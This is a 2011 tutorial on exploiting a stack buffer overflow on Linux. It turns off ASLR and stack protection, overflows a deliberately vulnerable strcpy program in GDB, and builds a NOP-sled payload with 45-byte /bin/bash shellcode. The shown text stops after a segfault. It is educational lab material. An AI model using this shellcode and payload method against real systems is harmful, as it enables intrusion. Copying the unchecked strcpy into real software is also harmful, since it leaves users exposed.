

Linux exploit writing tutorial part 1 - Stack overflow

WARNING: This should be tested in a virtual environment, turning these security features off might put you at a higher risk of exploitation!

NOTE: This tutorial will skip the “exploit writing 101” as well as the ASM basics and GDB basics if you do not know these than please take a look at:

[Assembly Language Megaprimer.](#)

[Corelan tutorials.](#)

[GDB Documentation.](#)

In this tutorial we are going to see how to make a simple stack overflow on Linux.


Required knowledge:

- Understanding the concept behind buffer overflows.
- Basic ASM and C/C++ knowledge.
- Basic terms used in exploit writing.
- Knowledge about GDB (just basic stuff.)
- Exploiting techniques.

Without having knowledge about those mentioned above this tutorial might not make much sense to you!

Let's start!

Before actually starting we have to turn off the "[Linux ASLR](#)", this can be done by passing an integer value to `/proc/sys/kernel/randomize_va_space`.

A terminal window with a dark background and light text. The window title bar shows 'Session Edit View Bookmarks Settings Help'. The terminal content shows a sequence of commands and their outputs: 'cat /proc/sys/kernel/randomize_va_space' returns '2', 'echo 0 > /proc/sys/kernel/randomize_va_space' is executed, and 'cat /proc/sys/kernel/randomize_va_space' returns '0'.

```
root@bt:~# cat /proc/sys/kernel/randomize_va_space
2
root@bt:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@bt:~# cat /proc/sys/kernel/randomize_va_space
0
root@bt:~#
```

Figure 1.

After we have turned off ASLR, we have to compile our vulnerable application:


```
#####
// I am a vulnerable thing.
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv)
{
    char buffer[500];
    strcpy(buffer, argv[1]); // Vulnerable function!

    return 0;
}
#####
```

Now it's time to compile our vulnerable code, however we have to disable some protections when we do this.

Let's see what happens if we compile it normally, load it in a debugger and try to trigger out buffer overflow.



```
root@bt: ~ - Shell - K
Session Edit View Bookmarks Settings Help

root@bt:~# gcc -ggdb -o vulnerable_1 vulnerable_1.c
root@bt:~# gdb vulnerable_1
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) run $(python -c 'print "\x41" * 600')
Starting program: /root/vulnerable_1 $(python -c 'print "\x41" * 600')
*** stack smashing detected ***: /root/vulnerable_1 terminated
===== Backtrace: =====
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x50)[0xb7f53390]
/lib/tls/i686/cmov/libc.so.6(+0xe233a)[0xb7f5333a]
/root/vulnerable_1[0x804846f]
[0x41414141]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 273742 /root/vulnerable_1
08049000-0804a000 r--p 00000000 08:01 273742 /root/vulnerable_1
0804a000-0804b000 rw-p 00001000 08:01 273742 /root/vulnerable_1
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7e61000-b7e6e000 r-xp 00000000 08:01 319550 /lib/libgcc_s.so.1
b7e6e000-b7e6f000 r--p 0000c000 08:01 319550 /lib/libgcc_s.so.1
b7e6f000-b7e70000 rw-p 0000d000 08:01 319550 /lib/libgcc_s.so.1
b7e70000-b7e71000 rw-p 00000000 00:00 0
b7e71000-b7fc4000 r-xp 00000000 08:01 336249 /lib/tls/i686/cmov/libc-2.11.1.so
b7fc4000-b7fc5000 ---p 00153000 08:01 336249 /lib/tls/i686/cmov/libc-2.11.1.so
b7fc5000-b7fc7000 r--p 00153000 08:01 336249 /lib/tls/i686/cmov/libc-2.11.1.so
b7fc7000-b7fc8000 rw-p 00155000 08:01 336249 /lib/tls/i686/cmov/libc-2.11.1.so
b7fc8000-b7fcb000 rw-p 00000000 00:00 0
b7fe1000-b7fe3000 rw-p 00000000 00:00 0
b7fe3000-b7ffe000 r-xp 00000000 08:01 319508 /lib/ld-2.11.1.so
b7ffe000-b7fff000 r--p 0001a000 08:01 319508 /lib/ld-2.11.1.so
b7fff000-b8000000 rw-p 0001b000 08:01 319508 /lib/ld-2.11.1.so
bffd000-c0000000 rw-p 00000000 00:00 0 [stack]
ffffe000-ffffff00 r-xp 00000000 00:00 0 [vdso]

Program received signal SIGABRT, Aborted.
0xffffe424 in __kernel_vsyscall ()
```

Figure 2.

Author: sickn3ss
Blog: <http://sickness.tor.hu>
Date: 17.03.2011

Why is this happening?


Well gcc 3.x and 4.x by default compile code using a protection technique called “stack-smashing protection” (it’s available by default in all the Linux distributions by now I think), this protection technique is used to detect a stack buffer overflow before any malicious code is executed.

How does it work?

It places a randomly chosen integer in memory just before the stack return pointer. Normally, buffer overflows overwrite memory addresses from low to high, so in order to overwrite the return pointer it will automatically overwrite the small integer that is placed just before the stack return pointer, SSP just checks to see if that integer was changed or not before the use of the return pointer on the stack.

We can turn the SSP off by adding the “-fno-stack-protector” flag to gcc when compiling.

Now that we have our vulnerable program ready, let’s open it in GDB and try to find the offset needed to trigger an overwrite.



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# gcc -ggdb -o vulnerable_1 -fno-stack-protector -mpreferred-stack-boundary=2 vulnerable_1.c
root@bt:~# gdb vulnerable_1
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) run $(python -c 'print "\x41" * 505')
Starting program: /root/vulnerable_1 $(python -c 'print "\x41" * 505')

Program received signal SIGSEGV, Segmentation fault.
0xb7e80041 in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) run $(python -c 'print "\x41" * 508')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/vulnerable_1 $(python -c 'print "\x41" * 508')


Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers eip
eip                0x41414141        0x41414141
(gdb) █
```

Figure 3.

Using the “run” command actually executed the current program from gdb with it’s full path (/root/vulnerable_1 in this case) followed by the rest of the data that we want to send.

As we can see we have managed to successfully overwrite the EIP!

Let's take a look at our registers maybe we can find something useful.



```
root@bt: ~ -
Session Edit View Bookmarks Settings Help
(gdb) info registers eip
eip                0x41414141        0x41414141
(gdb) info registers
eax                0x0               0
ecx                0x0               0
edx                0x1fd            509
ebx                0xb7870ff4       -1215885324
esp                0xbfa87f00       0xbfa87f00
ebp                0x41414141       0x41414141
esi                0x0               0
edi                0x0               0
eip                0x41414141       0x41414141
eflags             0x210246 [ PF ZF IF RF ID ]
cs                 0x73             115
ss                 0x7b             123
ds                 0x7b             123
es                 0x7b             123
fs                 0x0               0
gs                 0x33             51
(gdb) x/10x $esp - 40
0xbfa87ed8:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfa87ee8:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfa87ef8:      0x41414141      0x41414141
(gdb) x/10x $esp - 50
0xbfa87ece:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfa87ede:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfa87eee:      0x41414141      0x41414141
```

Figure 4.

So using "info registers" we can see all our registers and with the "x/FTM ADDRESS" we can check out a particular register (in this case ESP).

We notice that ESP contains our evil buffer, but how does this help us?

Well if we could find out the address of the ESP before the function strcpy kicks in and let's say subtract 200 bytes from it what would we get !? We would get the address of ESP before the last 200 bytes of our buffer get pushed on the stack.

How does this help us?

Well what if we would put in those 200 bytes a shellcode and then overwrite the EIP with the address of ESP?

If you didn't understand already what I am talking about here is what a graphical representation looks like:





Figure 5.

Ok so far so good, now let's try to find out the ESP address and subtract 200 bytes from it.



```
(gdb) list
1 // I am a vulnerable thing.
2 #include <stdio.h>
3 #include <string.h>
4
5 int main(int argc, char** argv)
6 {
7     char buffer[500];
8     strcpy(buffer, argv[1]); // Vulnerable function!
9
10    return 0;
11 }
(gdb) break 8
Breakpoint 1 at 0x80483cd: file vulnerable_1.c, line 8.
(gdb) run give me esp
Starting program: /root/vulnerable_1 give me esp

Breakpoint 1, main (argc=4, argv=0xbffff514) at vulnerable_1.c:8
8     strcpy(buffer, argv[1]); // Vulnerable function!
(gdb) info registers esp
esp          0xbffff26c      0xbffff26c
(gdb) run show esp
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/vulnerable_1 show esp

Breakpoint 1, main (argc=3, argv=0xbffff514) at vulnerable_1.c:8
8     strcpy(buffer, argv[1]); // Vulnerable function!
(gdb) info registers esp
esp          0xbffff26c      0xbffff26c
(gdb) █
```

Figure 6.

Using the “list” command in gdb we take a look at the source code, then we put a breakpoint at the vulnerable function and run the program normally to find out the address of our ESP.

So ESP is 0xbffff26c (make sure you try it at least 2 times like in my example just to make sure). If we subtract 200 from ESP we will get: $0xbffff26c - 200 = 0xbffff06c$.

Cool we now know with what address to overwrite the EIP, we know that we need 508 bytes to overwrite EIP so let's see how we could structure the exploit.

```
#####
“\x90” * 323 + sc (45 bytes) + ESP address * 35
#####
```

Author: sickn3ss
Blog: <http://sickness.tor.hu>
Date: 17.03.2011

Ok so now let's see why we structured it this way, we have a total of 508 bytes till EIP overwrite, so let's see:

323 bytes of junk + a shellcode which is 45 bytes = 368 bytes.


508 bytes - 368 bytes = 140 bytes.

So after the shellcode we still have 140 bytes, we divide 140 with 4 (to fit an entire memory address: \x41\x41\x41\x41 for example.) and get 35.

You might be asking why we are doing this and not just put in more junk and overwrite the last bytes with the ESP address. The short answer is that this exploit method is unreliable. Depending on how you run or load the application, the stack might change. This will make our exploit more reliable.

NOTE: You might also have to increase the junk size or the times you multiply the ESP address!

If you haven't noticed by now we are missing an important thing here ... the shellcode. Now if you don't want to make your own shellcode you can use a nice script from over [here](#). Compile the script than execute it followed by the command you wish it to execute.



```
root@bt:~# gcc -o sc_generator 13281.c
root@bt:~# ./sc_generator
-----
Shellcode Generator
by certaindeath
-----
Usage: ./generator <cmd>
-----
root@bt:~# ./sc_generator /bin/bash
Shellcode lenght: 45
\x31\xc0\x83\xec\x01\x88\x04\x24
\x68\x62\x61\x73\x68\x68\x62\x69
\x6e\x2f\x83\xec\x01\xc6\x04\x24
\x2f\x89\xe6\x50\x56\xb0\x0b\x89
\xf3\x89\xe1\x31\xd2\xcd\x80\xb0
\x01\x31\xdb\xcd\x80
root@bt:~#
```

Figure 7.

Now that we have all the components let's try to see how our exploit looks like:

```
#####
$(python -c 'print "\x90"*323
+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89
\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xff\xff\xbf"*35')
#####
```


Let us try it and see what happens!

```
(gdb) run $(python -c 'print "\x90"*323 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xf0\xff\xbf"*35')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/vulnerable_1 $(python -c 'print "\x90"*323 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xf0\xff\xbf"*35')

Program received signal SIGSEGV, Segmentation fault.
0xbffff06c in ?? ()
(gdb) █
```

Figure 8.

We seem to encounter an error, the EIP gets overwritten with the right address but it stops ... let's see what we can find at that address.

